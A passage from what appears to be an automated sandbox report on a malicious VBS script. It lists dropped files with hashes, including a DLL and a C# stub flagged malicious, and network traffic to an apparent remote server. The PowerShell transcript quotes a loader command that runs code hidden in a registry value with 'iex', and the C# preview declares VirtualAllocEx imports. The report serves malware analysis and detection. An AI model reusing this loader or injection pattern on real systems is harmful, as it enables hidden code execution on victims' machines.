Malicious:	false
Preview:	[2020/11/23 12:19:18.230] Latest deploy version: ..[2020/11/23 12:19:18.230] 11.211.2 ..

C:\Users\user\AppData\Local\Temp\RES16AC.tmp	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe
File Type:	data
Category:	dropped
Size (bytes):	2184
Entropy (8bit):	2.7054796719836367
Encrypted:	false
SSDEEP:	24:p+fk/DfHehKdNNI+ycuZhNwakS8PNnq9qpee9Ep:ckrUKd31ulwa3sq9J
MD5:	1B9AFA76FC15BF543147D557EE80F010
SHA1:	B7DD435D5295FED0DC2D8F10CFD253B38B76F527
SHA-256:	5BDD2A24E013CBCFDCB38BA23F2126F69052DA3E4A0BF5BF352072B39F72100C
SHA-512:	E143E970FC5FF10CF3523C6B6775B1B380DB5160252CD02D353EBFA0D172EBB66D49DD92DE1384F5CC506DA2E2B9110C10261DA05668EC4989E230B18083CAI
Malicious:	false
Preview:	.....T....c:\Users\user\AppData\Local\Temp\ztp4fhzn\CSC901590E0DE33494E82C695FA40AE49BE.TMP.....'@-.j...O....)H.....4.....C:\Users\user\AppData\Local\Temp\RES16AC.tmp.-.<.....'...Microsoft (R) CVTRES.[.=..cwd.C:\Windows\system32.exe.C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe..... ....

C:\Users\user\AppData\Local\Temp\RES269.tmp	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe
File Type:	data
Category:	dropped
Size (bytes):	2184
Entropy (8bit):	2.703220305924983
Encrypted:	false
SSDEEP:	24:bZfqiG0snfHghKdNfl+ycuZhN+/akSx4PNnq9qpJ6e9Ep:bBqiVsfiKd91ulWa3Cq9T
MD5:	621B3DC6A58CB8EBF6602E924A0D27CE
SHA1:	2801A81290D7389CBD078852A82DA94F093CDF00
SHA-256:	25E75007CCFC26B2C838A1A8C05D87CED9AF9475A9B0097B39F0B2DA2AD94C24
SHA-512:	BF3985DFF0C6E52A794CA9ECA0D36629B32895A31774B4BD646A12E79C2195522D191739B058E326523F20DF3A4A803F0E00ED5A2209CC069A5B54E236A05842
Malicious:	false
Preview:	.....S....c:\Users\user\AppData\Local\Temp\5b2bnkld\CSC18B8FCEB9D646308CD119582578A238.TMP.....7.m.E}.R...m.{h.....3.....C:\Users\user\AppData\Local\Temp\RES269.tmp.-.<.....'...Microsoft (R) CVTRES.[.=..cwd.C:\Windows\system32.exe.C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe.....

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_nqjlg1ip.3rs.ps1	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651(A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_v3uhcgdk.pa4.psm1	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651(A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp\adobe.url	
Process:	C:\Windows\System32\wscript.exe
File Type:	MS Windows 95 Internet shortcut text (URL=<https://adobe.com/>), ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	108
Entropy (8bit):	4.699454908123665
Encrypted:	false
SSDEEP:	3:J25YdimVVG/VClAWPUyxAbABGQEZapfpgtovn:J254vVG/4xPpuFJQxHvn
MD5:	99D9EE4F5137B94435D9BF49726E3D7B
SHA1:	4AE65CB58C311B5D5D963334F1C30B0BD84AFC03
SHA-256:	F5BC6CF90B739E9C70B6EA13F5445B270D8F5906E199270E22A2F685D989211E
SHA-512:	7B8A65FE6574A80E26E4D7767610596FEEA1B5225C3E8C7E105C6AC83F5312399EDB4E3798C3AF4151BCA8EF84E3D07D1ED1C5440C8B66B2B8041408F0F2E4F
Malicious:	false

C:\Users\user\AppData\Local\Temp\adobe.url	
Preview:	[{000214A0-0000-0000-C000-000000000046}]..Prop3=19,11..[InternetShortcut]..IDList=..URL=https://adobe.com/..

C:\Users\user\AppData\Local\Temp\hemp.mp4	
Process:	C:\Windows\System32\wscript.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	21
Entropy (8bit):	4.201841232302569
Encrypted:	false
SSDEEP:	3:aTQDBrppxBn:eAF
MD5:	BAFCF6766D3A528987DA71E786B3211E
SHA1:	42061CFFE74471DE81D6E0F9C2AB09C396F1EE96
SHA-256:	B79049E087BD746D519AEBC12B42B0213CE5220D5252076AB9AB2CD988B0BB76
SHA-512:	1AC783355FD08DFFF52B0A126E323908C7C5BFDC5D6907108ACA1B78F4D7168156852C3548896C6BB05BAEFA1F02AC4695BA222C6C485B0B8B8983ABE448548
Malicious:	false
Preview:	hcYRMguufkKzEvALiMSsd

C:\Users\user\AppData\Local\Temp\marginal.roq	
Process:	C:\Windows\System32\wscript.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	48128
Entropy (8bit):	7.669222450158645
Encrypted:	false
SSDEEP:	768:g3onFH7sWxJPhIsa5n5XotJMhv5Mmg0imbr6W:2oBwsmakKmh6W
MD5:	BA1A42AFC59951D161F62B6840D32D3D
SHA1:	EC7C3F94392C42762C8824D4EC899463F49C3756
SHA-256:	7B3B1C04013211B4E056D58004D62DC688F640D802596A69C0E10849FEE95BDD
SHA-512:	688EEC7892FE603C0DF6F8A2207CDF4A9EA3D9E922B309ACB1B6538C266680C3DF972250DDFABB03160F47F68369FF162D5BBDFFAC2BB3FCE94FF6BEA1789E14
Malicious:	**true**
Antivirus:	• Antivirus: Avira, Detection: 100% • Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 69%
Preview:	MZ.....@.....@.....!..L.!This program cannot be run in DOS mode...$.....PE..L...8p._.....!...I..... ....@.....H1.. ..@.....@...X.....text..... ..`.data..... .....@....reloc..... .....@..B.....U..}..u..*.....}..u.1....}..u.1....}..u.1.....SWV..v.h.....^_[.1.H)...v.u..j@h.0..h@...j.....@.Sh@...h. @.P.....U..`}..u..M..U..0.....a..... ....

C:\Users\user\AppData\Local\Temp\reactionary.thm	
Process:	C:\Windows\System32\wscript.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	70
Entropy (8bit):	5.091723152900814
Encrypted:	false
SSDEEP:	3:uikdpKz4dutoA+p/h03n:uNvd1NrO
MD5:	6C3B412B4826477EC990E994DEAE1B14
SHA1:	91BBB9F31680A6AA62FADC94E85103FC97506699
SHA-256:	056F5C6328282782230B1096965CE229E5D7B9A27BEE62ABD11F9E487A98721B
SHA-512:	D9FAA251A8AC338F098B83CBECCB369C74739DE3B1BB779343874E1A4245870FF8A6268EA138E5DE6F3272C49E5E1E2B1FA9F48037D5AF71C496A010A3187FCA
Malicious:	false
Preview:	IjebRqKdWLOYanJbVFtMKQIwYTSuiTMsZtBOnbvGjeIjOiaVuAEWzOmGOyqdZqLXUYbDQR

C:\Users\user\AppData\Local\Temp\ztp4fhzn\CSC901590E0DE33494E82C695FA40AE49BE.TMP	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	MSVC .res
Category:	dropped
Size (bytes):	652
Entropy (8bit):	3.098274781959774
Encrypted:	false
SSDEEP:	12:DXt4Ii3ntuAHia5YA49aUGiqMZAiN5gry+ak7Ynqq8PN5Dlq5J:+RI+ycuZhNwakS8PNnqX

C:\Users\user\AppData\Local\Temp\ztp4fhzn\CSC901590E0DE33494E82C695FA40AE49BE.TMP	
MD5:	CB27402D1C6ABBCE144FDB0CD4EF2948
SHA1:	9A5AAE79EF9B19645DDB1DE161ACBF0ECD50CF29
SHA-256:	5073BCE2D884173E0A85387183E4354DD6EB80EF56351FF88A545D3C2022454E
SHA-512:	0F946636E1B3F5548FF0FCFA9BDD16948FF2AD04CD9F8D4D6FD9C2A29358CF127D8901A55D13C7D175BDA537A3DFCB644CA0553235AD4B3C80675D6D343ABD
Malicious:	false
Preview:	....L...<.....0.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n.....S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0.4.b.0.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...z.t.p.4.f.h.z.n...d.l.l.....(...L.e.g.a.l.C.o.p.y.r.i.g.h.t... ...D.....O.r.i.g.i.n.a.l.F.i.l.e.n.a.m.e...z.t.p.4.f.h.z.n...d.l.l.....4.....P.r.o.d.u.c.t.V.e.r.s.i.o.n...0...0...0...0...8.....A.s.s.e.m.b.l.y. .V.e.r.s.i.o.n...0...0...0...0...

C:\Users\user\AppData\Local\Temp\ztp4fhzn\ztp4fhzn.0.cs	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text
Category:	dropped
Size (bytes):	414
Entropy (8bit):	5.000775845755204
Encrypted:	false
SSDEEP:	6:V/DsYLDS81zuJ0VMRSRa+eNMjSSRr5DyBSRHq10iwHRfKFKDDVWQy:V/DTLDfue9eg5r5Xu0zH5rgQy
MD5:	216105852331C904BA5D540DE538DD4E
SHA1:	EE80274EBF645987E942277F7E0DE23B51011752
SHA-256:	408944434D89B94CE4EB33DD507CA4E0283419FA39E016A5E26F2C827825DDCC
SHA-512:	602208E375BCD655A21B2FC471C44892E26CA5BE9208B7C8EB431E27D3AAE5079A98DFFE3884A7FF9E46B24FFFC0F696CD468F09E57008A5EB5E8C4C93410B41
Malicious:	**true**
Preview:	.using System;.using System.Runtime.InteropServices;..namespace W32.{. public class mme. {. [DllImport("kernel32")].public static extern IntPtr GetCurrentProcess();.[DllImport("kernel32")].public static extern void SleepEx(uint bxtqajkpwb,uint ytemv);.[DllImport("kernel32")].public static extern IntPtr VirtualAllocEx(IntPtr nlosd xjodm,IntPtr mvqodpevph,uint tnvcegcf,uint dbt,uint egycoak);.. }..}.

C:\Users\user\AppData\Local\Temp\ztp4fhzn\ztp4fhzn.cmdline	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	369
Entropy (8bit):	5.249164487663631
Encrypted:	false
SSDEEP:	6:pAu+H2LvkuqJDdqxLTKbDdqB/6K2wkn23fkzxs7+AEszlwkn23fh:p37Lvkmb6KRfcWZEif5
MD5:	19E6C58CD10622C223144C18D9BD35AD
SHA1:	352924FA43AC485C669CD7E54A008CDB708272F8
SHA-256:	13C633BCAE4EEADC8CA432DB095A694CFAC931E8A1B5C942905BBE43F90112B4
SHA-512:	A397EB4BF7961B5E0FB7A56233084ED35AF540639AE48353EBD37DC8AE48F49DE6403C37B68C2FA036EB17C486014AEC178BEBB3DB55D6F0D0BAEBC25A9B7291
Malicious:	false
Preview:	/t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\ztp4fhzn\ztp4fhzn.dll" /debug- /optimize+ /warnaserror /optimize+ "C:\Users\user\AppData\Local\Temp\ztp4fhzn\ztp4fhzn.0.cs"

C:\Users\user\AppData\Local\Temp\ztp4fhzn\ztp4fhzn.dll	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	PE32 executable (DLL) (console) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	3584
Entropy (8bit):	2.6342807860034836
Encrypted:	false
SSDEEP:	24:etGSCmM+WEei8MTx2qHtLUyBrfEOdWtGYwxhtkZfGdw7I+ycuZhNwakS8PNnq:6H7qMTxzJUyN8wWQYwSJGU1ulwa3sq
MD5:	A54DA3260FC8514F5DAC73481A8DA701
SHA1:	B3C3F2FC1BB943F736D8CA75C3E5DAD8C91053E1
SHA-256:	FECAE1DD2E993B609DE878972C0A0B221B449BFE75169E1BE288041D5325CBD8
SHA-512:	03B5B691606FE01A32F3C8503F6E3DE9C9D0EEF1AE14903F73AF147BEBAB5CF3B855C9F88CD06597E4B69E188C3C8FC8D473F965C32F98C40F92B1026A288DA4
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....\_.....!.....$... ...@..... .....@.....#..W....@..... `..... ..... ..H.....text...$.... ..... ..`.rsrc.....@.....@..@.relo c.....`.....@..B.....(....*BSJB.....v4.0.30319.....l...P...#~.....D...#Strings.....#US.....#GUID.....T...#Blob.....G.....%3..... ...../.(.....'..... 6..... H..... P....P ....._.....e....p....v....._.!..._...!._.&..._.....+....4.:.....6.....H.....P..... .....<Module>.ztp4fhzn.dll.mme.W32.mscor

C:\Users\user\AppData\Local\Temp\ztp4fhzn\ztp4fhzn.out	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	ASCII text, with CRLF, CR line terminators
Category:	modified
Size (bytes):	412
Entropy (8bit):	4.871364761010112
Encrypted:	false
SSDEEP:	12:zKaMK4BFNn5KBZvK2wo8dRSgarZucvW3ZDPOU:zKaM5DqBVKVrdFAMBJTH
MD5:	83B3C9D9190CE2C57B83EEE13A9719DF
SHA1:	ABFAB07DEA88AF5D3AF75970E119FE44F43FE19E
SHA-256:	B5D219E5143716023566DD71C0195F41F32C3E7F30F24345E1708C391DEEEFDA
SHA-512:	0DE42AC5924B8A8E977C1330E9D7151E9DCBB1892A038C1815321927DA3DB804EC13B129196B6BC84C7BFC9367C1571FCD128CCB0645EAC7418E39A91BC2FE B
Malicious:	false
Preview:	Microsoft (R) Visual C# Compiler version 4.7.3056.0...for C# 5..Copyright (C) Microsoft Corporation. All rights reserved.....This compiler is provided as part of the Mi crosoft (R) .NET Framework, but only supports language versions up to C# 5, which is no longer the latest version. For compilers that support newer versions of the C# pro gramming language, see http://go.microsoft.com/fwlink/?LinkID=533240....

C:\Users\user\AppData\Local\Temp\~DF135B9A8EB736BB66.TMP	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	40217
Entropy (8bit):	0.6817838832405612
Encrypted:	false
SSDEEP:	96:kBqoxKAuvScS+PxzaBAIxZidqIxZidNIxZid+:kBqoxKAuqR+PxzaBAIfidqIfidNIfid+
MD5:	9CC706710702B84C06553BA57F390C7F
SHA1:	AED5AAA95744981B18B99676823B0CEACCEDF11D
SHA-256:	B2A1D1E9BB463F0E38265F734C87D1607AE222B1108CE9DBCE9DB76E5B0F7E1E
SHA-512:	FCF9F93D1E725ED260FEC899BA0574CBB2149AF309D8C8D450D1DD722157736EEF5303E9F39DD003836EBDBC920265CC684B2700B7A68D2972F9BFE4A8E480A 0
Malicious:	false
Preview:	.....*%..H..M..{y..+.0...(..... .....*%..H..M..{y..+.0...(..... ....

C:\Users\user\AppData\Local\Temp\~DF6A31E5743615C572.TMP	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	40097
Entropy (8bit):	0.6616799121677559
Encrypted:	false
SSDEEP:	384:kBqoxKAuqR+RMRqRwRRRaRLDquORDquOGDquOD:TOzOOOD
MD5:	7C779D1260CB993D38A34A8088F3C1C0
SHA1:	729615B377B51EDF7988DB881A2E2FDA56C6B589
SHA-256:	9B976D794ADC110663D49510BCB748486DD5593E2CF5691DF97C6AADB00825A5
SHA-512:	D958904C0F519BCD35E9818E2CC0E4416EB1B23E72BF2CCEE3E1A773FF25CA50362E6C22411F89FAC81FDE0D54BC20DF3AC3C7EF963D9D65E030B848161AA7 23
Malicious:	false
Preview:	.....*%..H..M..{y..+.0...(..... .....*%..H..M..{y..+.0...(..... ....

C:\Users\user\AppData\Local\Temp\~DFCF3528861E95EDFF.TMP	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	40225
Entropy (8bit):	0.6850646467025453
Encrypted:	false
SSDEEP:	192:kBqoxKAuqR+a8mv85cQPtrYxccQPtrYxzcQPtrYxc:kBqoxKAuqR+a8mv85TG+TG1TG2
MD5:	2D4FFE2929BF72627AB91C46A7CA726B
SHA1:	CE64983337FEBC66521F426DFAABBBEB5E9CB6C4

C:\Users\user\AppData\Local\Temp\~DFCF3528861E95EDFF.TMP	
SHA-256:	D3CAE943046FF1F70EDE93347D0246B7ED0CC362C305C0117F565B88BB9C1392
SHA-512:	31AB0ED051FA8376E8A4DB88B3F04D90747AE1F4DA1E307AF81292D93A923C02A0F803CA1C05D5B757A41F4AFC523CD9B22E9C1B7D30A05C700D484EFD83FD8
Malicious:	false
Preview:	.....*%..H..M..{y..+.0...(..... .....*%..H..M..{y..+.0...(..... ....

C:\Users\user\AppData\Local\Temp\~DFD243D1994B0C4AD0.TMP	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	13269
Entropy (8bit):	0.6169692188834844
Encrypted:	false
SSDEEP:	24:c9lLh9lLh9lIn9loBa9loBK9lWBNnuOPCPn2PaOPBFGBFDOPG6LOPGr6:kBqoIBFBzBNnp0nQFBFGBFkG6MGr6
MD5:	C635986B886BC083D868596BE7CE04AF
SHA1:	7697F9B81DA572770006C23C364AD4ECB43A5B23
SHA-256:	582418B578765DA8C4621830BEBC34768C4A0A970165517C5C786E82588E5033
SHA-512:	805300C96E16C7C35420CF04EBB2A952650248BC1E04A673F971C6DE8FEA051F494EEEA382CCAC6A9D8271F61CD45C573CEF965CB78CBB9A2F14C6E39431C29
Malicious:	false
Preview:	.....*%..H..M..{y..+.0...(..... .....*%..H..M..{y..+.0...(..... ....

C:\Users\user\AppData\Roaming\Microsoft\{FC666F93-2B96-8EB5-95F0-8FA2992433F6}	
Process:	C:\Windows\explorer.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	54
Entropy (8bit):	4.058116152062723
Encrypted:	false
SSDEEP:	3:8RnuXfUZ9VdHddBWD1UEPv:ynuXo9oDeEX
MD5:	3949EEE2009C71A43575CD33CD1525DF
SHA1:	BA6313E7C1B9A1BAEFDE1FD5B432B6BAE4378B52
SHA-256:	D1C7689CD54334F98BFD15BFD71C9C1E8BDEA8AD9243F67F769771D113F1F8EA
SHA-512:	44336F22012607FE96E4F83ED4CE1EB946532203BDF6D57CF98F7608BCA2A8C30D275BBC4ED04DD378BE77615EC438AB77979A78675F82FBAA6F9341E601A3E
Malicious:	false
Preview:	23-11-2020 12:20:16 | "0xb88d3fdf_5fa2c4f12d12f" | 1..

C:\Users\user\Documents\20201123\PowerShell_transcript.405464.YiUpPuBI.20201123121927.txt	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	1189
Entropy (8bit):	5.318252879290044
Encrypted:	false
SSDEEP:	24:BxSA87vBZMex2DOXUWOLCHGIYBtLWCHjeTKKjX4Clym1ZJXiOLCHGIYBtZGnxSAf:BZavjMeoORF/CqDYB1ZAFHZZZ
MD5:	6AE60B6CC94E67330266DFB6210EFCFD
SHA1:	AA9B2E73DEAF83105D2FDD90317B6DA191747262
SHA-256:	2BCEAB5A8C9213B4653D609BDC137EF7B5CC98AEC54A032265A1DFF28B7D5A05
SHA-512:	2BADE15D8FF36CAB4D3873692CBE3F555A1B816C95DC8AA85BAEB49F5DF7969C1301AED5F7F84734F559132283C9DD3053E4AE87FC5D0562BD841157FAADFE23
Malicious:	false
Preview:	.**********..Windows PowerShell transcript start..Start time: 20201123121928..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 405464 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe iex ([System.Text.Encoding]::ASCII.GetString((gp HKCU:Software\AppDataLow\Software\Microsoft\86EC23E5-2D5A-A875-E71A-B15C0BEE7550).basebapi))..Process ID: 4604..PSVersion: 5.1.17134.1..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1..CLRVersion: 4.0.30319.42000..WSManStackVersion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationVersion: 1.1.0.1..**********..**********..Command start time: 20201123121928..**********..PS>iex ([System.Text.Encoding]::ASCII.GetString((gp HKCU:Software\AppDataLow\Software\Microsoft\86EC23E5-2D5A-A875-E71A-B15C0BEE7550).basebapi))..**********..

\Device\ConDrv	
Process:	C:\Windows\System32\nslookup.exe
File Type:	ASCII text, with CRLF, CR line terminators
Category:	dropped
Size (bytes):	28
Entropy (8bit):	4.039148671903071
Encrypted:	false
SSDEEP:	3:U+6QlBxAN:U+7BW
MD5:	D796BA3AE0C072AA0E189083C7E8C308
SHA1:	ABB1B68758B9C2BF43018A4AEAE2F2E72B626482
SHA-256:	EF17537B7CAAB3B16493F11A099F3192D5DCD911C1E8DF0F68FE4AB6531FB43E
SHA-512:	BF497C5ACF74DE2446834E93900E92EC021FC03A7F1D3BF7453024266349CCE39C5193E64ACBBD41E3A037473A9DB6B2499540304EAD51E002EF3B747748BF3
Malicious:	false
Preview:	Non-authoritative answer:...

Static File Info

General

File type:	ASCII text, with very long lines, with CRLF, LF line terminators
Entropy (8bit):	5.264322263325788
TrID:	
File name:	2Q4tLHa5wbO1.vbs
File size:	376718
MD5:	afa1319ab7c53ec14f6e2b5b403d4d08
SHA1:	1081298acf917fed6ed090c3d5ed642eef9e0f34
SHA256:	7eb2fa04c617f7c2adcfe5f2f6d0fef4dc20d89c30e06158ee1bcb94e5c128a2
SHA512:	796915943ea709ea0234911252b4eee6aa15a74709629f2749e397dc3cab70b11996714ab4b2d728d6d8931e83ef5a58b62938f6e62d02d254a5c71d1d4e93a0
SSDEEP:	6144:EkksIhqrBIWUpltI+iy2USFBqdNqpqximcH0d1gMGz:HrBz7
File Content Preview:	' kinky laundry Danbury wave revving caret Richard Muzo Erato oligoclase march corroboree took halfback Nevada biz octile caddis skyway bimetallic, Titan Tanganyika peccary downy, 1819897 flow escort, 1161344 ONeill bray banquet chenille ploy arteriolos

File Icon

Icon Hash:	e8d69ece869a9ec4

Network Behavior

Network Port Distribution

Total Packets: 85

- 53 (DNS)
- 80 (HTTP)

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 23, 2020 12:19:07.961834908 CET	49732	80	192.168.2.4	47.241.19.44
Nov 23, 2020 12:19:07.961854935 CET	49733	80	192.168.2.4	47.241.19.44
Nov 23, 2020 12:19:08.222829103 CET	80	49732	47.241.19.44	192.168.2.4
Nov 23, 2020 12:19:08.223010063 CET	49732	80	192.168.2.4	47.241.19.44
Nov 23, 2020 12:19:08.224163055 CET	49732	80	192.168.2.4	47.241.19.44
Nov 23, 2020 12:19:08.239618063 CET	80	49733	47.241.19.44	192.168.2.4
Nov 23, 2020 12:19:08.239754915 CET	49733	80	192.168.2.4	47.241.19.44
Nov 23, 2020 12:19:08.525428057 CET	80	49732	47.241.19.44	192.168.2.4
Nov 23, 2020 12:19:09.288871050 CET	80	49732	47.241.19.44	192.168.2.4
Nov 23, 2020 12:19:09.288896084 CET	80	49732	47.241.19.44	192.168.2.4
Nov 23, 2020 12:19:09.288908958 CET	80	49732	47.241.19.44	192.168.2.4
Nov 23, 2020 12:19:09.288919926 CET	80	49732	47.241.19.44	192.168.2.4
Nov 23, 2020 12:19:09.288933039 CET	80	49732	47.241.19.44	192.168.2.4
Nov 23, 2020 12:19:09.288944960 CET	80	49732	47.241.19.44	192.168.2.4
Nov 23, 2020 12:19:09.289078951 CET	49732	80	192.168.2.4	47.241.19.44
Nov 23, 2020 12:19:09.289136887 CET	49732	80	192.168.2.4	47.241.19.44
Nov 23, 2020 12:19:09.328711033 CET	80	49732	47.241.19.44	192.168.2.4
Nov 23, 2020 12:19:09.328738928 CET	80	49732	47.241.19.44	192.168.2.4
Nov 23, 2020 12:19:09.328756094 CET	80	49732	47.241.19.44	192.168.2.4
Nov 23, 2020 12:19:09.328778028 CET	80	49732	47.241.19.44	192.168.2.4
Nov 23, 2020 12:19:09.328866959 CET	49732	80	192.168.2.4	47.241.19.44
Nov 23, 2020 12:19:09.328929901 CET	49732	80	192.168.2.4	47.241.19.44
Nov 23, 2020 12:19:09.550035954 CET	80	49732	47.241.19.44	192.168.2.4
Nov 23, 2020 12:19:09.550065041 CET	80	49732	47.241.19.44	192.168.2.4
Nov 23, 2020 12:19:09.550081968 CET	80	49732	47.241.19.44	192.168.2.4
Nov 23, 2020 12:19:09.550097942 CET	80	49732	47.241.19.44	192.168.2.4
Nov 23, 2020 12:19:09.550115108 CET	80	49732	47.241.19.44	192.168.2.4
Nov 23, 2020 12:19:09.550132990 CET	80	49732	47.241.19.44	192.168.2.4
Nov 23, 2020 12:19:09.550154924 CET	80	49732	47.241.19.44	192.168.2.4
Nov 23, 2020 12:19:09.550175905 CET	80	49732	47.241.19.44	192.168.2.4
Nov 23, 2020 12:19:09.550188065 CET	80	49732	47.241.19.44	192.168.2.4
Nov 23, 2020 12:19:09.550194025 CET	49732	80	192.168.2.4	47.241.19.44
Nov 23, 2020 12:19:09.550199986 CET	80	49732	47.241.19.44	192.168.2.4
Nov 23, 2020 12:19:09.550223112 CET	80	49732	47.241.19.44	192.168.2.4
Nov 23, 2020 12:19:09.550245047 CET	80	49732	47.241.19.44	192.168.2.4
Nov 23, 2020 12:19:09.550252914 CET	49732	80	192.168.2.4	47.241.19.44
Nov 23, 2020 12:19:09.550263882 CET	49732	80	192.168.2.4	47.241.19.44
Nov 23, 2020 12:19:09.550271988 CET	49732	80	192.168.2.4	47.241.19.44
Nov 23, 2020 12:19:09.550276995 CET	49732	80	192.168.2.4	47.241.19.44
Nov 23, 2020 12:19:09.550312042 CET	49732	80	192.168.2.4	47.241.19.44
Nov 23, 2020 12:19:09.589838982 CET	80	49732	47.241.19.44	192.168.2.4
Nov 23, 2020 12:19:09.589890957 CET	80	49732	47.241.19.44	192.168.2.4
Nov 23, 2020 12:19:09.589927912 CET	80	49732	47.241.19.44	192.168.2.4
Nov 23, 2020 12:19:09.589961052 CET	80	49732	47.241.19.44	192.168.2.4

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 23, 2020 12:19:09.590002060 CET	80	49732	47.241.19.44	192.168.2.4
Nov 23, 2020 12:19:09.590055943 CET	49732	80	192.168.2.4	47.241.19.44
Nov 23, 2020 12:19:09.590111017 CET	49732	80	192.168.2.4	47.241.19.44
Nov 23, 2020 12:19:09.590125084 CET	49732	80	192.168.2.4	47.241.19.44
Nov 23, 2020 12:19:09.703165054 CET	80	49732	47.241.19.44	192.168.2.4
Nov 23, 2020 12:19:09.703186989 CET	80	49732	47.241.19.44	192.168.2.4
Nov 23, 2020 12:19:09.703342915 CET	49732	80	192.168.2.4	47.241.19.44
Nov 23, 2020 12:19:09.743204117 CET	80	49732	47.241.19.44	192.168.2.4
Nov 23, 2020 12:19:09.743437052 CET	49732	80	192.168.2.4	47.241.19.44
Nov 23, 2020 12:19:09.811219931 CET	80	49732	47.241.19.44	192.168.2.4
Nov 23, 2020 12:19:09.811278105 CET	80	49732	47.241.19.44	192.168.2.4
Nov 23, 2020 12:19:09.811316013 CET	80	49732	47.241.19.44	192.168.2.4
Nov 23, 2020 12:19:09.811347008 CET	80	49732	47.241.19.44	192.168.2.4
Nov 23, 2020 12:19:09.811383963 CET	80	49732	47.241.19.44	192.168.2.4
Nov 23, 2020 12:19:09.811430931 CET	80	49732	47.241.19.44	192.168.2.4
Nov 23, 2020 12:19:09.811444998 CET	49732	80	192.168.2.4	47.241.19.44
Nov 23, 2020 12:19:09.811475039 CET	80	49732	47.241.19.44	192.168.2.4
Nov 23, 2020 12:19:09.811486006 CET	49732	80	192.168.2.4	47.241.19.44
Nov 23, 2020 12:19:09.811515093 CET	80	49732	47.241.19.44	192.168.2.4
Nov 23, 2020 12:19:09.811518908 CET	49732	80	192.168.2.4	47.241.19.44
Nov 23, 2020 12:19:09.811554909 CET	80	49732	47.241.19.44	192.168.2.4
Nov 23, 2020 12:19:09.811558008 CET	49732	80	192.168.2.4	47.241.19.44
Nov 23, 2020 12:19:09.811582088 CET	49732	80	192.168.2.4	47.241.19.44
Nov 23, 2020 12:19:09.811593056 CET	80	49732	47.241.19.44	192.168.2.4
Nov 23, 2020 12:19:09.811621904 CET	49732	80	192.168.2.4	47.241.19.44
